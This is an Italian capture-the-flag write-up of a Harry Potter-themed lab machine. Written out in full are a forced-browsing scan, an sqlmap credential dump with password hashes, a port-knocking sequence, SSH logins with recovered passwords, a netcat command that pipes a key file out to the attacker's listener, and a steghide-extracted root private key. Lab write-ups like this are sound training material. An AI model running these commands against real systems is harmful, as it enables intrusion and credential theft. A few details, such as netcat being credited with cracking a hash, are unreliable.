- la porta 1723 tcp attiva con un servizio pptp che ipotizziamo essere una vpn di vecchia generazione
- la porta 2222 tcp attiva con un servizio ssh

Iniziamo le nostre indagini dal servizio http: le nostre ricerche ci portano alla pagina
/login.php
Grazie ad una ispezione sulla pagina html siamo riusciti a trovare un probabile indizio:
++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>>----------...--------.<++.>+++++++++++++.+.<.>>.+++++.

-->

Da una analisi riscontriamo essere un linguaggio esoterico: **Brainfuck**

Brainfuck (lett. "fottere il cervello") è un linguaggio di programmazione esoterico per computer, creato da Urban Müller intorno al 1993. Il linguaggio viene in taluni casi denominato **Brainf*ck**, **Brainf***** o anche soltanto **BF** per evitare di offendere la sensibilità altrui.

La nostra ricerca prosegue e ci imbattiamo in un altro codice simile a quello trovato sulla pagina
/oldsite
Il codice è il seguente:
<!--

++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>++++++++++++++++++++.+.--...----------.>---------.+.<.>>+++++.+++.

-->

Per velocizzare le nostre ricerche sulle pagine html implementiamo un nuovo attore:
Feroxbuster, un tool che automatizza il processo di Forced Browsing e che permette di scoprire risorse nascoste e/o errori che si celano dietro misconfigurazioni web.
Lo utilizziamo con il comando
feroxbuster -u http://192.168.1.7 -w /usr/share/seclists/Discovery/Web-Content/common.txt -x php,html,txt -o ferox_results_ext.txt

```
302      GET        0l        0w        0c http://192.168.1.7/ => login.php
301      GET        9l       28w      308c http://192.168.1.7/css => http://192.168.1.7/css/
301      GET        9l       28w      311c http://192.168.1.7/images => http://192.168.1.7/images/
302      GET        0l        0w        0c http://192.168.1.7/index.php => login.php
301      GET        9l       28w      315c http://192.168.1.7/javascript => http://192.168.1.7/javascript/
200      GET       56l       93w     1025c http://192.168.1.7/css/style.css
200      GET     1689l     9085w   748648c http://192.168.1.7/images/theta-logo.png
301      GET        9l       28w      312c http://192.168.1.7/oldsite => http://192.168.1.7/oldsite/
200      GET      584l     3260w   253832c http://192.168.1.7/images/theta-logo.jpg
200      GET       26l       49w      773c http://192.168.1.7/login.php
200      GET        1l        3w       18c http://192.168.1.7/tmp
200      GET        3l        5w       29c http://192.168.1.7/welcome.php
301      GET        9l       28w      322c http://192.168.1.7/javascript/jquery => http://192.168.1.7/javascript/jc
uery/
301      GET        9l       28w      316c http://192.168.1.7/oldsite/css => http://192.168.1.7/oldsite/css/
302      GET        0l        0w        0c http://192.168.1.7/oldsite/index.php => login.php
200      GET       56l       93w      968c http://192.168.1.7/oldsite/css/style.css
301      GET        9l       28w      319c http://192.168.1.7/oldsite/images => http://192.168.1.7/oldsite/images/
200      GET     1689l     9085w   748648c http://192.168.1.7/oldsite/images/theta-logo.png
200      GET       22l       40w      661c http://192.168.1.7/oldsite/login.php
200      GET        1l        3w       17c http://192.168.1.7/oldsite/tmp
200      GET    10879l    44396w   288550c http://192.168.1.7/javascript/jquery/jquery
[####################] - 2m    151964/151964  0s      found:21      errors:319
[####################] - 26s    18980/18980   729/s   http://192.168.1.7/
[####################] - 75s    18980/18980   253/s   http://192.168.1.7/css/
[####################] - 82s    18980/18980   231/s   http://192.168.1.7/images/
[####################] - 62s    18980/18980   306/s   http://192.168.1.7/javascript/
[####################] - 81s    18980/18980   234/s   http://192.168.1.7/oldsite/
[####################] - 82s    18980/18980   231/s   http://192.168.1.7/javascript/jquery/
[####################] - 80s    18980/18980   236/s   http://192.168.1.7/oldsite/css/
[####################] - 73s    18980/18980   261/s   http://192.168.1.7/oldsite/images/
```

Questa ricerca va avanti per altre pagine html: al termine delle nostre ricerche decriptiamo le stringhe di codice e otteniamo i seguenti indizi (alcune non erano dietro ispezione, ma semplici pagine html)

/tmp	**7282 => intenzioni**
/oldsite/tmp	**41002 => misfatto**
/login.php	**9991 ⇒ di**
/oldsite/login.php	**12000 ⇒ il**
/welcome.php	**65511 => fatto**
/css/css.style	**55677 => non avere**
/welcome.php	**37789 => fatto**
/index.php	**9220 => giuro**

Dalle stringhe Brainfuck decriptate abbiamo ottenuto un'altra informazione fondamentale:
<!--<img src="images/theta-logo.jpg" pass="accio" alt="Theta Logo">-->

Per evincere informazioni segrete dall'immagine impieghiamo un nuovo attore: **steghide.**
Steghide è uno strumento che puoi utilizzare per la steganografia. Ti consente di incorporare informazioni segrete in file audio e immagini, inclusi file JPEG, BMP, WAV e AU.
La steganografia è una tecnica di comunicazione segreta che nasconde informazioni all'interno di file o dati apparentemente innocui per mascherarne l'esistenza.
Utilizzando **steghide** con pass **accio** otteniamo il file poesia.txt.
La poesia cita i numeri 22 e 2222 come se fossero porte nascoste: il mistero si infittisce e ipotizziamo che le porte siano in un qualche modo connesse.

Abbiamo effettuato altre ricerche impiegando altri tool come **Nessus,** ottenendo solo una conferma: la porta 2222 è una componente chiave.

Una vera svolta nelle indagini la otteniamo grazie a SQLMAP
Lo impieghiamo con il comando
sqlmap -u "http://192.168.1.7/oldsite/login.php" –data "username=admin&password=admin" -dump

```
Database: oldsite
Table: users
[4 entries]
+----+--------------------------------------------------------------+----------+
| id | password                                                     | username |
+----+--------------------------------------------------------------+----------+
| 1  | $2y$10$Dy2MtfKLFvH78.bLGp6a7uBdSE1WNCSbnT0HvAQLyT2iGZWGO7TMK | anna     |
| 2  | $2y$10$lNS1EUevEtLqsp.OEq4UkuGREzvkouhZCdpT9h5t.Fw6oBZsai.Ei | luca     |
| 3  | $2y$10$gdY5a.GIC6ulg7ybIBMh0OU7Cdo.pEebWsL7E/CLGFHoTG39LePAK | marco    |
| 4  | $2y$10$3ESgP8ETH4VPpbsw4C5hze6bP6QEDMByxelQEPUdh7Uh6Q6aHRZDy | milena   |
+----+--------------------------------------------------------------+----------+
```

Otteniamo delle password hashate

Grazie alla superGPU del computer del collega Talamo riusciamo a decodificare la password di Milena: **darkprincess** tramite lo strumento **netcat**

Effettuiamo il login e riusciamo a ricaviamo una nuova menzione al Signor **Harry…**
Grazie a vari easter egg sulla saga Harry Potter individuati durante le indagini iniziamo a ricomporre i pezzi del puzzle trovati fino ad ora e ricomponiamo 2 frasi:
giuro solennemente di non avere buone intenzioni (allo stato attuale ci manca la parola solennemente)
fatto il misfatto

Inserendo la frase **fatto il misfatto** nella pagina di login essa cambia e menziona **user** e una mappa.

Altra informazione importante la otteniamo tramite una ispezione col Burp Suite

Request

Pretty Raw Hex

```
1 GET /login.php HTTP/1.1
2 Host: 192.168.56.105
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: wand=c2MqVDFsOVN5ezVi; PHPSESSID=bimkrv9butmeolo2oov1i7vm91
9 Connection: keep-alive
```

Proviamo con le informazioni trovate fino ad ora ad entrare con ssh alla porta 2222.
Dopo alcuni tentativi riusciamo ad entrare con **user:Harry**

```
┌──(kali㉿kali)-[~]
└─$ ssh user@192.168.1.116 -p 2222
The authenticity of host '[192.168.1.116]:2222 ([192.168.1.116]:2222)' can't be
 established.
ED25519 key fingerprint is SHA256:1QtQMK20LnLOrV+jU4RlFFCA/KMx8p+valw1C9crOSs.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:5: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '[192.168.1.116]:2222' (ED25519) to the list of know
n hosts.
user@192.168.1.116's password:
*****************************************************************
*                                                               *
*          ⚡ Benvenuti al Server Magico di HogTheta ⚡          *
*                                                               *
*  Qui i comandi possono dar luogo a ogni tipo di incantesimo.  *
*                                                               *
*      ⚠ Ricordate: ogni accesso non autorizzato verrà          *
*     immediatamente riportato al Ministero della Magia. ⚠      *
*                                                               *
*****************************************************************
user@hogtheta:~$
```

Iniziamo a ricercare all'interno delle directory

```
-686-pae
user@hogtheta:/$ cd /bin
user@hogtheta:/bin$ df
Filesystem                                          Size  Used Avail Use%
Mounted on
rootfs                                              4.7G  731M  3.8G  17%
/
udev                                                 10M     0   10M   0%
/dev
tmpfs                                                25M  192K   25M   1%
/run
/dev/disk/by-uuid/65626fdc-e4c5-4539-8745-edc212b9b0af  4.7G  731M  3.8G  17%
/
tmpfs                                               5.0M     0  5.0M   0%
/run/lock
tmpfs                                               101M     0  101M   0%
/run/shm
lumos                                               1700     0  1700   0%
La luce illumina la stanza, rivelando che il numero magico per 'solennemente'
è 1700.
user@hogtheta:/bin$
```

Ci imbattiamo nella cartella **bin…**
All'apparenza un vicolo cieco ma grazie ad un "illuminazione" da parte di Santo Stefano (Gugliotta) utilizziamo il comando **df** per "fare luce" in questa cartella e otteniamo l'utlimo indizio necessario:

1700 => solennemente

Grazie ad una soffiata da parte del sottoposto del dottor Rampino ci attenzioniamo sul termine "bussare" alle porte.
Comprendiamo di dover
Bussare giuro solennemente di non avere buone intenzioni
knock 192.168.1.116 9220 1700 9991 55677 37789 7282
(l'ip della predadifferisce perché abbiamo lavorato in simultanea per ottenere il risultato)

```
┌──(kali㉿kali)-[~]
└─$ knock 192.168.1.116 9220 1700 9991 55677 37789 7282
```

Tramite questo comando ci viene aperta la porta 22 che ci permette di collegarci tramite ssh
Entriamo con **milena:darkprincess**

```
┌──(kali㉿kali)-[~]
└─$ ssh milena@192.168.1.116 -p 22
The authenticity of host '192.168.1.116 (192.168.1.116)' can't be established.
ED25519 key fingerprint is SHA256:O4h4×4V2v+1Inrs7xwxiZweljAWid14utj/nHArtRKI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.116' (ED25519) to the list of known host
s.
milena@192.168.1.116's password:
Theta fa schifo

Last login: Wed Oct  2 13:44:29 2024
milena@blackbox:~$
```

Dopo una breve ricerca riusciamo a trovare la nostra prima flag.txt

```
milena@blackbox:~$ ls -la
total 36
drwx------ 4 milena milena 4096 Oct  2  2024 .
drwxr-xr-x 7 root   root   4096 Sep 30  2024 ..
-rw------- 1 milena milena 1033 May 22 10:03 .bash_history
-rw-r--r-- 1 milena milena  220 Sep 22  2024 .bash_logout
-rw-r--r-- 1 milena milena 3771 Sep 22  2024 .bashrc
drwx------ 2 milena milena 4096 Sep 30  2024 .cache
drwxrwxr-x 3 milena milena 4096 Sep 22  2024 .local
-rw-r--r-- 1 milena milena  807 Sep 22  2024 .profile
-rw-r--r-- 1 root   root     33 Sep 24  2024 flag.txt
milena@blackbox:~$ cat flag.txt
FLAG{incanto_della_sapienza_123}
milena@blackbox:~$
```

A questo punto continuiamo le nostre ricerche su questa strada proficua.

```
milena@blackbox:/home$ cd shared
milena@blackbox:/home/shared$
milena@blackbox:/home/shared$ ls -la
total 12
drwxrwx--- 2 anna   shared 4096 Oct  2  2024 .
drwxr-xr-x 7 root   root   4096 Sep 30  2024 ..
-rw-rw-r-- 1 milena shared   45 Oct  2  2024 .myLovePotion.swp
```

A questo punto con un semplice cat sbirciamo all'interno del **file .myLovePotion.swp**

```
milena@blackbox:/home/shared$ cat .myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^-I&h
darkprincess
```

Collegando darkprincess alla password trovata con le nostre precedenti ricerche, ipotizziamo i restanti output come potenziali password

Testiamo i login e scopriamo che
ai(q4P7>(Fw9S3P è la password dell'utente **marco**
9iT(0F98!7^-I&h è la password dell'utente **luca**

Logghiamo con **luca** su ssh

```
┌──(kali㉿kali)-[~]
└─$ ssh luca@192.168.1.116 -p 22
luca@192.168.1.116's password:
Theta fa schifo


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

Cerchiamo all'interno di questa directory

```
luca@blackbox:~$ ls -la
total 312
drwx------ 3 luca luca   4096 May 22 10:22 .
drwxr-xr-x 7 root root   4096 Sep 30  2024 ..
-rw-r--r-- 1 luca luca    220 Sep 22  2024 .bash_logout
-rw-r--r-- 1 luca luca   3771 Sep 22  2024 .bashrc
drwx------ 2 luca luca   4096 May 22 10:03 .cache
-rw------- 1 luca luca     20 May 22 10:15 .lesshst
-rw-r--r-- 1 luca luca    807 Sep 22  2024 .profile
-rw-r--r-- 1 luca luca 142396 Oct  2  2024 .theta-key.jpg.bk
-rw-r--r-- 1 root root     25 Sep 24  2024 flag.txt
```

All'interno troviamo flag.txt e il file **.theta-key.jpg.bk**

Andiamo ad aprire la seconda flag.txt

```
luca@blackbox:~$ cat flag.txt
FLAG{cuore_di_leone_456}
luca@blackbox:~$
```

Successivemente per recuperare il file ci apriamo un nuovo terminale e ci mettiamo in ascolto sulla porta 4444

nc -lvnp 4444 > .theta-key.jpg.bk

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444 > .theta-key.jpg.bk
listening on [any] 4444 ...
connect to [192.168.1.250] from (UNKNOWN) [192.168.1.116] 39522
```

Cat .theta-key.jpg.bk | 192.168.1.250 (il nostro ip)

```
luca@blackbox:~$ cat .theta-key.jpg.bk | nc 192.168.1.250 4444
```

Tramite **steghide** e pass c2MqVDFsOVN5ezVi (la wand trovata con le precedenti indagini)


```
┌──(kali㉿kali)-[~/Desktop/THETAAA]
└─$ steghide extract -sf theta-key.jpg

Enter passphrase:
wrote extracted data to "id_rsa".
```

Id_rsa è tipicamente usata come chiave privata.
La utilizziamo per effettuare il login come root

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ssh -i /home/kali/Desktop/id_rsa root@192.168.1.7 -p 22

Theta fa schifo

Last login: Thu May 22 10:53:41 2025 from 192.168.1.15
```

Ultima ricerca e...

```
drwx------  2 root root 4096 Sep 24  2024 .ssh
-rw-r--r--  1 root root    0 Jun 29  2024 .sudo_as_admin_successful
-rw-r--r--  1 root root  292 Sep 29  2024 .wget-hsts
-rw-r--r--  1 root root 2748 Sep 24  2024 flag.txt
root@blackbox:~# cat flag.txt
```



```
FLAG{la_magia_non_ha_confini}
root@blackbox:~#
```

Anche la blackbox EPICODE si aggiunge alla lista delle blackbox pwnate dai CyberPredators.